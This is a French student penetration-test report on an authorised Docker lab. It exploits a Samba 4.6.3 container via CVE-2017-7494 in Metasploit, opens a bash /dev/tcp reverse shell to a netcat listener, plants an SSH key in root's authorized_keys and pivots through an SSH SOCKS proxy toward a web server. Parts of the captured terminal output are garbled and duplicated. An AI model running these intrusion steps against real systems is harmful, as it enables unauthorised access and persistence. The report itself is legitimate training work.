

# Rapport de test d'intrusion

Infrastructure SAE-34 Pentest

Consultant en securite : Olivier Bouhours

Date du test : Decembre 2025

Classification Confidentiel

**Autorisation ecrise emise par :**  
M.LABORDE Responsable Infrastructure / Enseignant referent

# **AUTORISATION ET CADRE LÉGAL**

## **Autorisation formelle**

Ce test d'intrusion a été réalisé avec l'autorisation écrite explicite de M. Laborde, responsable de l'infrastructure SAE34, conformément aux exigences légales en matière de tests de sécurité.


## **Détails de l'autorisation :**

- Autorité approuvante : M. Laborde
- Fonction : Responsable Infrastructure / Enseignant référent
- Date d'autorisation : 20/11/2025 – 15/01/2026
- Périmètre autorisé : Réseaux 172.18.0.0/24 et 172.19.0.0/24

## **Cadre legal**

Conformément à l'article 323-1 du Code pénal français, tout accès frauduleux à un système de traitement automatisé de données est passible de sanctions pénales. Ce test d'intrusion a été mené dans un cadre strictement légal et autorisé, à des fins éducatives et d'amélioration de la sécurité.

## Contexte :



Le pentest se déroule dans un environnement docker où chaque machine est un docker apparenté mais avec une configuration réseau comme le décrit le schéma ci-dessus. Afin de mener à bien le pentest nous avons accès à la machine Kali faisant partie du même réseau que la SAMBA, et de la SAMBA il faut prendre le contrôle de WebApp.

## Analyse de mon environement :

Une fois les installations terminer et les dockers opérationnels je me connecte a la machine kali attaquante et je vérifie mon adresse IP :

```
#ip a
```

```
(root@kali)-[~]
└─# docker exec -it kali /bin/bash
[root@c726df5872b7]-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
```

Puis en connaissant mon @IP je regarde qui d'autre est sur le réseau 172.18.0.0/16 :

```
#sudo nmap -sn 172.18.0.0/16
```

```
(root@c726df5872b7)-[~]
└─# sudo nmap -sn 172.18.0.0/16
Starting Nmap 7.92 ( https://nmap.org ) at 2025-12-18 12:46 UTC
Nmap scan report for 172.18.0.1
Host is up (0.000011s latency).
MAC Address: 02:42:CE:B8:C0:20 (Unknown)
Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.000022s latency).
MAC Address: 02:42:AC:12:00:02 (Unknown)
Nmap scan report for Nessus.auditssecu_pentestnetwork (172.18.0.4)
Host is up (0.000042s latency).
MAC Address: 02:42:AC:12:00:04 (Unknown)
Nmap scan report for c726df5872b7 (172.18.0.3)
Host is up.
```

## Controle de Samba :

Avec cela on peut commencer à scanner samba pour en connaître un peu plus sur la machine, savoir quels services tournent et quel système elle utilise :

```
#nmap -A 172.18.0.2
```

```
(root@e726df5872b7)-[~]
# nmap -A 172.18.0.2
Starting Nmap 7.92 ( https://nmap.org ) at 2025-12-18 13:18 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.000081s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp    open  netbios-ssn  Samba smbd 4.6.3 (workgroup: MYGROUP)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: E13649AD5DE6

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_  Message signing enabled but not required
| smb2-time:
|   date: 2025-12-18T13:18:33
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: e13649ad5de6
|   NetBIOS computer name: E13649AD5DE6\x00
|   Domain name: \x00
|   FQDN: e13649ad5de6
|_  System time: 2025-12-18T13:18:31+00:00
```

La première chose que je remarque c'est la version de l'OS outdated :

```
| OS: Windows 6.1 (Samba 4.6.3)
| Computer name: e13649ad5de6
```

Je regarde sur ExploitDB un exploit pour Samba 4.6.3 :

Samba 4.6.3 exploitDB

Tous Vidéos Images Actualités Vidéos courtes Web Livres Plus Outils

Exploit DB  
https://www.exploit-db.com › exp... · Traduire cette page

Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is\_known\_pipename()' ...  
29 mai 2017 — Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is\_known\_pipename()' Arbitrary Module Load (Metasploit). CVE-2017-7494 . remote exploit for Linux ...

On trouve un exploit qui correspond à notre version de Samba.

Finalement c'est un exploit utilisable avec metasploit :

```
##  
# This module requires Metasploit: http://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##  
  
class MetasploitModule < Msf::Exploit::Remote  
    Rank = ExcellentRanking  
  
    include Msf::Exploit::Remote::DCERPC  
    include Msf::Exploit::Remote::SMB::Client
```

Dans metasploit on trouve le bon exploit :

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'root@kali: ~' is open, displaying Metasploit framework commands:

```
File Edit View Search Terminal Help  
loit/windows/http/sambar6_search_results  
After interacting with a module you can manually set a TARGET with set TARGET 'W  
indows XP'  
msf > search samba 4.6  
Matching Modules  
=====
```

| #     | Name                                  | Description                     | Disclosure Date | Rank      | Check |
|-------|---------------------------------------|---------------------------------|-----------------|-----------|-------|
| -     | ---                                   | ---                             | -----           | -----     | ----- |
| 0     | exploit/linux/samba/is_known_pipename | Arbitrary Module Load           | 2017-03-24      | excellent | Yes   |
| Samba | is_known_pipename()                   | \_ target: Automatic (Interact) | .               | .         | .     |
| 1     | \_ target: Automatic (Interact)       | .                               | .               | .         | .     |

Below the terminal, a browser window is open to <https://www.exploit-db.com/exploits/42084>, showing details about the exploit.

## Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is\_known\_pipename()' Arbitrary Module Load (Metasploit)

#msfconsole

The screenshot shows a terminal window titled 'msf6' with the following command history:

```
msf6 > exploit/linux/samba/is_known_pipename  
[-] Unknown command: exploit/linux/samba/is_known_pipename  
This is a module we can load. Do you want to use exploit/linux/samba/is_known_pi  
pename? [y/N] y  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(linux/samba/is_known_pipename) >
```

Je regarde les options à paramétrer pour lancer l'attaque :

```
#show options
```

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > show options
[*] Le plus simple est d'ouvrir un shell bash (ou sh)
[*] ou le contrôle direct:
Module options (exploit/linux/samba/is_known_pipename):
Name          Current Setting  Required  Description
----          -----          -----  -----
RHOSTS          yes           yes      The target host(s), see https://
                                     github.com/rapid7/metasploit-fra-
                                     mework/wiki/Using-Metasploit
RPORT          445            yes      The SMB service port (TCP)
SMB_FOLDER      no             no       The directory to use within the
                                     writeable SMB share
SMB_SHARE_NAME  no             no       The name of the SMB share contain-
                                     ing a writeable directory

[*] /bin/sh
Payload options (cmd/unix/interact):
Name          Current Setting  Required  Description
----          -----          -----  -----
Exploit target:
Id  Name
--  --
0   Automatic (Interact)

[*] msf6 exploit(linux/samba/is_known_pipename) > run
[*] 172.18.0.2:139 - Using location '\\172.18.0.2\myshare\' for the path
[*] 172.18.0.2:139 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.2:139 - Share 'myshare' has server-side path '/home/share'
[*] 172.18.
[*] 172.18.          #set rport 139
[*] DGF.so using     #set rhost 172.18.0.2
[*] 172.18.          #run
[*] 172.18.          FOUND
[*] DGF.so using     /home/share/Gwuev
[*] 172.18.          /home/share/Gwuev
[*] DGF.so using     ,/home/share/GwuevDGF.so...
[*] 172.18.0.2:139 - Probe response indicates the interactive payload was loaded
...
[*] Found shell.

[*] Command shell session 4 opened (172.18.0.3:43565 -> 172.18.0.2:139) at 2025-12-18 13:56:21 +0000

whoami
root
ping
/bin/sh: 7: ping: not found
```

Maintenant je cherche à faire un reverse shell donc j'install netcat sur ma machine attaquante et je fait un nc -lvpn 9001. Après cela je regarde sur revshell.com pour un reverse shell bash qui redirige l'accès sur ma machine sur le port 9001.

```
[root@c726df5872b7]# dpkg -i netcat-traditional_1.10-47_amd64.deb
Selecting previously unselected package netcat-traditional.
(Reading database ... 195134 files and directories currently installed.)
Preparing to unpack netcat-traditional_1.10-47_amd64.deb ...
Unpacking netcat-traditional (1.10-47) ...
Setting up netcat-traditional (1.10-47) ...
update-alternatives: using /bin/nc.traditional to provide /bin/nc (nc) in auto mode
Processing triggers for kali-menu (2022.4.1) ...
Processing triggers for man-db (2.10.2-3) ...

[root@c726df5872b7]# apt --fix-broken install
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

[root@c726df5872b7]# nc -h
[v1.10-47]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
      -c shell commands      as ` -e'; use /bin/sh to exec [dangerous!!]
      -e filename            program to exec after connect [dangerous!!]
```

```
msf6 exploit(linux/samba/is_known_pipename) > run
[*] 172.18.0.2:139 - Using location '\\172.18.0.2\myshare\' for the path comme celle
[*] 172.18.0.2:139 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.2:139 - Share 'myshare' has server-side path '/home/share bash
[*] 172.18.0.2:139 - Uploaded payload to '\\172.18.0.2\myshare\KCTbaUPj.so
[*] 172.18.0.2:139 - Loading the payload from server-side path /home/share/KCTba
UPj.so using '\\PIPE\home/share/KCTbaUPj.so...
[-] 172.18.0.2:139 -    >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.2:139 - Loading the payload from server-side path /home/share/KCTba
UPj.so using /home/share/KCTbaUPj.so...
[+] 172.18.0.2:139 - Probe response indicates the interactive payload was loaded
...
[*] Found shell.
[*] Command shell session 8 opened (172.18.0.3:43433 -> 172.18.0.2:139) at 2025-
12-19 12:50:37 +0000
bash -c "bash -i >& /dev/tcp/172.18.0.3/9001 0>&1"
[]
```

```
msfconsole(is_known_pipename)>
bash -c « bash -i >& /dev/tcp/172.18.0.3/9001 0>&1 »
└─(root@e13649ad5de6:/tmp#)
# nc -lvpn 9001
listening on [any] 9001 ...
connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 38078
root@e13649ad5de6:/tmp#
```

```
kali#nc -lvpn 9001
```

```

Background SESSION 7: [y/N] y
msf6 exploit(linux/samba/is_known_pipeName) > run
[*] 172.18.0.2:139 - Using location '\\172.18.0.2\myshare\' for the path
[*] 172.18.0.2:139 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.2:139 - Share 'myshare' has server-side path '/home/share'
[*] 172.18.0.2:139 - Uploaded payload to '\\172.18.0.2\myshare\KCTbaUPj.so'
[*] 172.18.0.2:139 - Loading the payload from server-side path /home/share/KCTbaUPj.so using '\\PIPE\home\share\KCTbaUPj.so...
[-] 172.18.0.2:139 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.2:139 - Loading the payload from server-side path /home/share/KCTbaUPj.so using /home/share/KCTbaUPj.so...
[+] 172.18.0.2:139 - Probe response indicates the interactive payload was loaded
...
[*] Found shell.
[*] Command shell session 8 opened (172.18.0.3:43433 -> 172.18.0.2:139) at 2025-12-19 12:50:37 +0000
bash -c "bash -i &> /dev/tcp/172.18.0.3/9001 0>&1"

```

Dans ton cas S bash: S: command not found root@e13649ad5de6:/# exit exit

Execute une commande dans un nouveau shell Bash.

ls ^C

(root@c726df5872b7)-[/] # nc -lvpn 9001 listening on [any] 9001 ... connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 39688

Execute une commande dans un nouveau shell Bash.

ls ^C

(root@c726df5872b7)-[/] # nc -lvpn 9001 listening on [any] 9001 ... connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 58600

qui permet de rediriger à la fois la sortie standard (stdout) et l'erreur standard (stderr).

## Annalyse de l'environnement de Samba :

On regarde la configuration réseau de Samba :

```

root@e13649ad5de6:/tmp# ip a
ip a
1: lo: <LOOPBACK,NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1600 qdisc noqueue state UP group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
8: eth1@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth1
        valid_lft forever preferred_lft forever

```

On remarque que la samba est connectée à deux réseaux, on procéde à un nmap pour vérifier ce qu'il y a dans le nouveau réseau en 172.19.0.0/16 :

```
Samba# nmap -F 172.19.0.0/16
```

```
root@e13649ad5de6:/tmp# nmap -F 172.19.0.0/16
nmap -F 172.19.0.0/16

Starting Nmap 7.01 ( https://nmap.org ) at 2025-12-25 17:07 UTC
Nmap scan report for 172.19.0.1
Host is up (0.000050s latency).
All 100 scanned ports on 172.19.0.1 are closed
MAC Address: 02:42:42:39:E6:12 (Unknown)

Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.3)
Host is up (0.000014s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:13:00:03 (Unknown)
```

On trouve le sever Web a hacker en 172.19.0.3.

## Pivot SSH :

Maintenant nous allons chercher a faire un pivot en utilisant le fait que samba ai acces au reseau 172.18.0.0/16 et 172.19.0.0/16.

On commence a créer la clé ssh que nous allons créer depuis la kali pour la mettre sur la samba :

```
kali#ssh-keygen -t rsa -b 1024
```

Création de la clé :

```

creation par ssh-keygen
[root@c726df5872b7-[/]
# ssh-keygen -t rsa -b 1024
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:5q0YXgmvHTQkX8jRxCgJ0tEtrv5jprhZPFSGGrdg1K0 root@c726df5872b7
The key's randomart image is:
+---[RSA 1024]----+
| .0.00 ...=.
| . =0.+..00
| o.=.+...+. .
| .= E. + .
| . o. . S
| o. * +
| .+ . * .
| +..+. * o
| +...=..+ o
+---[SHA256]----+

```

Ce que je dois mettre dans les authorized\_keys de la samba :

```

[root@c726df5872b7-[/~/.ssh]
# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDX2b1GLMWlRbk4r76yA3EHZKhPeb/lAxm8U0X3gkpI
/vMU2L1AKRvNvNwjZ0xsNt4UnJa6WNJK4bnETMeF2fAtwPhFFFxvaC3ZpSl1caVktbPfizHN9eE+5QZb
cF70WZTVpUbZwPXvLJQDqhKOQ8kHXo1LsyYeeYv5uUZZEDcDkSQ== root@c726df5872b7

```

```

Samba# echo "ssh-rsa <cle ssh>== root@c726df5872b7" >>
/root/.ssh/authorized_keys

```

On ajoute alors sur la samba la clé ssh en utilisant echo (car rien est installer sur la samba) :

```

root@e13649ad5de6:/root/.ssh# echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDX2b
1GLMWlRbk4r76yA3EHZKhPeb/lAxm8U0X3gkpI/vMU2L1AKRvNvNwjZ0xsNt4UnJa6WNJK4bnETMeF
2fAtwPhFFFxvaC3ZpSl1caVktbPfizHN9eE+5QZbF70WZTVpUbZwPXvLJQDqhKOQ8kHXo1LsyYeeYv
5uUZZEDcDkSQ== root@c726df5872b7" >> /root/.ssh/authorized_keys

```

On vérifie avec cat :

```
root@e13649ad5de6:/root/.ssh# cat /root/.ssh/authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa 5q0YXgmvHTQkX8jRxCgJ0tEtrv5jprhZPFSGGrdg1K0 root@c726df5872b7
ssh-rsa 5q0YXgmvHTQkX8jRxCgJ0tEtrv5jprhZPFSGGrdg1K0 root@c726df5872b7
T ssh-rsa AAAAB3NzaC1yc2EAAAQABAAAAgQDX2b1GLMWlRbk4r76yA3EHZKhPeb/lAxm8U0X3gk
pI/vMU2L1AKRvNvNwjZ0xsNt4UnJa6WNJK4bnETMeF2fAtwPhFFxvaC3ZpSl1caVktbPfizHN9eE+
5QZbF70WZTVpUbZwPXvLJQDqhKOQ8kHXo1LsyYeeYv5uUZZEDcDkSQ== root@c726df5872b7
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAAAgQDX2b1GLMWlRbk4r76yA3EHZKhPeb/lAxm8U0X3gk
pI/vMU2L1AKRvNvNwjZ0xsNt4UnJa6WNJK4bnETMeF2fAtwPhFFxvaC3ZpSl1caVktbPfizHN9eE+
5QZbF70WZTVpUbZwPXvLJQDqhKOQ8kHXo1LsyYeeYv5uUZZEDcDkSQ== root@c726df5872b7
```

(Je m'y suis repris a plusieurs fois avec différentes clés )

On se connecte depuis kali vers la samba en ssh (sans oublier de tout activer et vérifier que ssh tourne bien) :

```
Kali# ssh -vvv -i ~/.ssh/id_rsa root@172.18.0.2
```

```
[root@e13649ad5de6: ~]# ssh -vvv -i ~/.ssh/id_rsa root@172.18.0.2
OpenSSH_9.0p1 Debian-1+b1, OpenSSL 3.0.5 5 Jul 2022
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug2: resolve_canonicalize: hostname 172.18.0.2 is address
debug3: expanded UserKnownHostsFile '~/.ssh/known_hosts' -> '/root/.ssh/known_hosts'
debug3: expanded UserKnownHostsFile '~/.ssh/known_hosts2' -> '/root/.ssh/known_hosts2'
debug3: ssh_connect_direct: entering
debug1: Connecting to 172.18.0.2 [172.18.0.2] port 22.
debug3: set_sock_tos: set socket 3 IP_TOS 0x10
debug1: Connection established.
debug1: identity file /root/.ssh/id_rsa type 0
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_9.0p1 Debian-1+b1
debug1: Remote protocol version 2.0, remote software version OpenSSH_7.2p2 Ubuntu-4ubuntu2.10
debug1: compat_banner: match: OpenSSH_7.2p2 Ubuntu-4ubuntu2.10 pat OpenSSH_7.0*, OpenSSH_7.1*, OpenSSH_7.2*, OpenSSH_7.3*, OpenSSH_7.5*, OpenSSH_7.6*, OpenSSH_7.7* co
On a bel et bien un ssh qui marche :
```

```

debug1: receive packet: type 81
debug1: client_global_hostkeys_private_confirm: server used untrusted RSA signature algorithm ssh-rsa for key 0, disregarding uploaded payload to \\172.18.0.2\my
debug3: client_global_hostkeys_private_confirm: verify ECDSA key 1 using sigalg
ecdsa-sha2-nistp256
Learned new hostkey: ECDSA SHA256:pLMnFf6Vm0Ems4PwLR/t+zIExh9D82h7/PW5SLTGoRo
debug3: hostkeys_foreach: reading file "/root/.ssh/known_hosts"
debug3: host_delete: ED25519 key already at /root/.ssh/known_hosts:1
Adding new key for 172.18.0.2 to /root/.ssh/known_hosts: ecdsa-sha2-nistp256 SHA
256:pLMnFf6Vm0Ems4PwLR/t+zIExh9D82h7/PW5SLTGoRo
debug1: update_known_hosts: known hosts file /root/.ssh/known_hosts2 does not exist
debug3: receive packet: type 99
debug2: channel_input_status_confirm: type 99 id 0
debug2: PTY allocation request accepted on channel 0
debug2: channel 0: rcvd adjust 2097152
debug3: receive packet: type 99
debug2: channel_input_status_confirm: type 99 id 0
debug2: shell request accepted on channel 0
root@e13649ad5de6:~# ip a

```

On vérifie la configuration réseau :

```

root@e13649ad5de6:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
16: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
18: eth1@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth1
        valid_lft forever preferred_lft forever
root@e13649ad5de6:~# 

```

Maintenant qu'on peut se connecter en ssh on peut utiliser la samba comme proxy en faisant :

```
Kali# ssh -i ~/.ssh/id_rsa -D 1080 root@172.18.0.2
```

```

└─(root@c726df5872b7)─[ ]
  # ssh -i ~/.ssh/id_rsa -D 1080 root@172.18.0.2
  Last login: Fri Dec 26 12:51:55 2025 from 172.18.0.3
  root@e13649ad5de6:~# 

```

## Controle du site web :


Maintenant on veux une interface graphique pour commencer a pentester le serveur web, on utilise vncserver. On a donc un servreur vnc qui tourne, on peux y accéder en faisant :

```
2 [root@kali)-[~]
# vncviewer
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (c726df5872b7:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
[  ] debug2: channel 0: garbage collecting
```

